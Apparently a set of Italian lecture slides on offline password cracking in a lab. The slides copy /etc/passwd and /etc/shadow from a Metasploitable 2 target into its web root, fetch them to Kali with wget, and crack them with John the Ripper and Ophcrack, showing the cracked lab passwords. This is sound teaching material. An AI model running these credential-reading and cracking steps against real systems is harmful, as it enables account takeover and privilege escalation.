# Offline Password Cracking

## John (the Ripper) – Scelta della Modalità di Cracking

---

- Se non viene specificata la modalità di cracking, John userà di default il seguente ordine
  - 1. *Wordlist Mode***
  - 2. *Single Crack Mode***
  - 3. *Incremental Mode***

# Offline Password Cracking

## John (the Ripper) – Esempio

---

- La maggior parte dei sistemi operativi UNIX-based memorizzano le password nei file **shadow** e **passwd**
  - Per poter leggere il file **shadow** tipicamente è necessario avere i privilegi di utente root
- Dopo aver ottenuto tali file sarà necessario «unirli», affinché John possa utilizzarli per il cracking
  - John fornisce il comando **unshadow** che si occupa di effettuare tale operazione

# Offline Password Cracking

## John (the Ripper) – Esempio

➤ **man unshadow**

```
UNSHADOW(8)           System Manager's Manual           UNSHADOW(8)

NAME
    unshadow - combines passwd and shadow files

SYNOPSIS
    unshadow password-file shadow-file

DESCRIPTION
    This manual page documents briefly the unshadow command, which is part
    of the john package. This manual page was written for the Debian
    GNU/Linux distribution because the original program does not have a
    manual page. john, better known as John the Ripper, is a tool to find
    weak passwords of users in a server.

    The unshadow tool combines the passwd and shadow files so John can use
    them. You might need this since if you only used your shadow file, the
    GECOS information wouldn't be used by the "single crack" mode, and also
    you wouldn't be able to use the '-shells' option. On a normal system
    you'll need to run unshadow as root to be able to read the shadow file.

SEE ALSO
    john(8), mailer(8), unafs(8), unique(8).
Manual page unshadow(8) line 1 (press h for help or q to quit)
```

# Offline Password Cracking

## John (the Ripper) – Esempio

---

- Usiamo i file **/etc/shadow** ed **/etc/passwd** di Metasploitable 2
- Li copiamo nella directory **/var/www** di Metasploitable 2 in modo da renderli disponibili a Kali
  - **cp /etc/passwd /var/www/**
  - **cp /etc/shadow /var/www/**
  - **cd /var/www**
  - **chmod 755 shadow**
- In Kali creiamo una cartella (ad esempio, **johnocrack**) in cui andremo a scaricare i file condivisi al passo precedente
  - **mkdir johnocrack**
  - **wget 10.0.2.6/passwd**
  - **wget 10.0.2.6/shadow**

# Offline Password Cracking

## John (the Ripper) – Esempio

---

- Usiamo lo strumento **unshadow** per effettuare il *merge* in un unico file (**pass**) dei due file scaricati precedentemente (**passwd** e **shadow**)
  - **unshadow passwd shadow > pass**

```
root@kali:~/pwd# unshadow passwd shadow > pass
Created directory: /root/.john
```

# Offline Password Cracking

## John (the Ripper) – Esempio

- Avviamo John sul file **pass**
  - **john pass**

Output parziale

Password

```
Proceeding with single, rules:Wordlist
Press 'q' or Ctrl-C to abort, almost any other key for status
user          (user)
postgres      (postgres)
msfadmin      (msfadmin)
service        (service)
```

Username

Password

```
123456789
batman
```

```
(klog)
(sys)
```

Username

# Offline Password Cracking

## John (the Ripper) – Esempio

- Avviamo John sul file **pass**
  - **john pass**

Output parziale

```
Proceeding with single, rules:Wordlist
Press 'q' or Ctrl-C to abort, almost any other key for status
user          (user)
postgres      (postgres)
msfadmin      (msfadmin) Credenziali per l'accesso  
al sistema operativo
service        (service)
Almost done: Processing the remaining buffered candidate passwords, if any
Warning: Only 117 candidates buffered for the current salt, minimum 144
needed for performance.
Warning: Only 141 candidates buffered for the current salt, minimum 144
needed for performance.
Warning: Only 108 candidates buffered for the current salt, minimum 144
needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
123456789     (klog)
batman        (sys)
```

# Offline Password Cracking

## John (the Ripper) – Esempio

- Avviamo John sul file **pass**
  - **john pass**

Output parziale

```
Proceeding with single, rules:Wordlist
Press 'q' or Ctrl-C to abort, almost any other key for status
user          (user)
postgres      (postgres)
msfadmin      (msfadmin)
service       (service)
Almost done: Processing the remaining buffered candidate passwords, if any
Warning: Only 117 candidates buffered for the current salt, minimum 144
needed for performance.
Warning: Only 141 candidates buffered for the current salt, minimum 144
needed for performance.
Warning: Only 108 candidates buffered for the current salt, minimum 144
needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
123456789      (klog)
batman         (sys)
```

Password dell'utente root

# Offline Password Cracking

## John (the Ripper) – Esempio

---

- Al termine del processo di cracking John memorizzerà all'interno del file **john.pot** le password rilevate
- Mediante il seguente comando è possibile visualizzare le password rilevate
  - **john --show pass**

# Offline Password Cracking


## Johnny

---

- GUI per John
- Non presente di default in Kali
  - `apt-get install johnny`
- È possibile avviare **johnny** da Terminale, digitando **johnny**

# Offline Password Cracking

Johnny



Output parziale

# Offline Password Cracking

## Ophcrack

---

- Password cracker basato su *Rainbow Tables*
- Basato sulla tecnica di *Time-Memory Tradeoff* sviluppata da Philippe Oechslin nel 2003
  - «*Making a Faster Cryptanalytic Time-Memory Trade-Off*»
  - [https://link.springer.com/chapter/10.1007/978-3-540-45146-4\\_36](https://link.springer.com/chapter/10.1007/978-3-540-45146-4_36)



# Offline Password Cracking

## Ophcrack

---

- Può essere usato per il cracking delle password di Windows in formato **LM** (*LAN Manager*) ed **NTLM** (*NT LAN Manager*)
- **LM**: formato utilizzato in sistemi antecedenti a Windows NT per memorizzare le password utente
- **NTLM**: successore del formato LM

# Offline Password Cracking

## Ophcrack

---

- Prima di poter utilizzare Ophcrack è necessario scaricare le relative *Rainbow Tables*
  - <http://ophcrack.sourceforge.net/tables.php>
  - Alcune sono gratuite, altre a pagamento
- È possibile avviare Ophcrack da terminale, digitando **ophcrack**

# Offline Password Cracking

## Ophcrack – Esempio


---

- Nell'esempio utilizzeremo la *Rainbow table XP Free Fast*
    - **tables\_xp\_free\_fast.zip**
1. Estraiamo il contenuto del file **tables\_xp\_free\_fast.zip**
    - Tasto destro sul nome del file -> «**Extract Here**»

# Offline Password Cracking

## Ophcrack – Esempio


### 2. Avviamo Ophcrack in modalità grafica



# Offline Password Cracking

## Ophcrack – Esempio


### 3. Selezioniamo la Rainbow Table da utilizzare



# Offline Password Cracking

## Ophcrack – Esempio


### 3. Selezioniamo la Rainbow Table da utilizzare



# Offline Password Cracking

## Ophcrack – Esempio

### 3. Selezioniamo la Rainbow Table da utilizzare




Postexploitation (Privilege Escalation)

# Offline Password Cracking

## Ophcrack – Esempio


### 3. Selezioniamo la Rainbow Table da utilizzare



# Offline Password Cracking

## Ophcrack – Esempio


4. Scegliamo il file (**winpass.txt**) contenente gli account e le password della macchina target Windows XP SP 3
  - Ad esempio, ottenuti tramite il comando **hashdump** fornito da Meterpreter (*maggiori dettagli in seguito...*)



# Offline Password Cracking

## Ophcrack – Esempio


5. Avviamo il cracking delle password cliccando sul «Crack»



# Offline Password Cracking

## Ophcrack – Esempio

### 6. Attendiamo il completamento del cracking delle password



# Offline Password Cracking

## Ophcrack – Esempio

7. Al termine del processo di cracking verranno mostrate le password ottenute da Ophcrack

The screenshot shows the Ophcrack application window. At the top is a menu bar with 'ophcrack' and icons for Load, Delete, Save, Tables, Crack, Help, Exit, and About. Below the menu is a navigation bar with 'Progress' (underlined), 'Statistics', and 'Preferences'. The main area is a table showing cracking results:

User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2	NT Pwd
Administrator	d73a260807...	e2826d228c...	P1PP3R0	empty	P1PP3R0
Guest		31d6cfe0d1...			empty
HelpAssistant	685fb38815...	db5d9fddd6...	not found	not found	not found
PenTest		31d6cfe0d1...			empty
SUPPORT_...		2d26ebdf2e...			not found
User1		31d6cfe0d1...			empty
User2		31d6cfe0d1...			empty
Utente Segr...	2d2f9df47df...	9c083bf3c...	ARCANGE	LO	Arcangelo

Below the table is a progress bar showing 'XP fre...' at 100% in RAM. At the bottom are status indicators: Preload: waiting, Brute force: done, Pwd found: 6/8, Time elapsed: 0h 0m 39s.

**Postexploitation (Privilege Escalation)**

# Offline Password Cracking

## Ophcrack – Esempio

7. Al termine del processo di cracking verranno mostrate le password ottenute da Ophcrack

The screenshot shows the Ophcrack graphical user interface. At the top is a menu bar with icons for Load, Delete, Save, Tables, Crack, Help, Exit, and About. Below the menu is a navigation bar with Progress, Statistics, and Preferences tabs, where Progress is selected. The main area is a table showing password cracking results:

User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2	NT Pwd
Administrator	d73a26087...	e2826d228c...	P1PP3R0	empty	P1PP3R0 empty
Guest		31d6cfe0d1...			not found
HelpAssistant	685fb38815...	db5d9fddd6...	not found	not found	not found
PenTest		31d6cfe0d1...			empty
SUPPORT_...		2d26ebdf2e...			not found
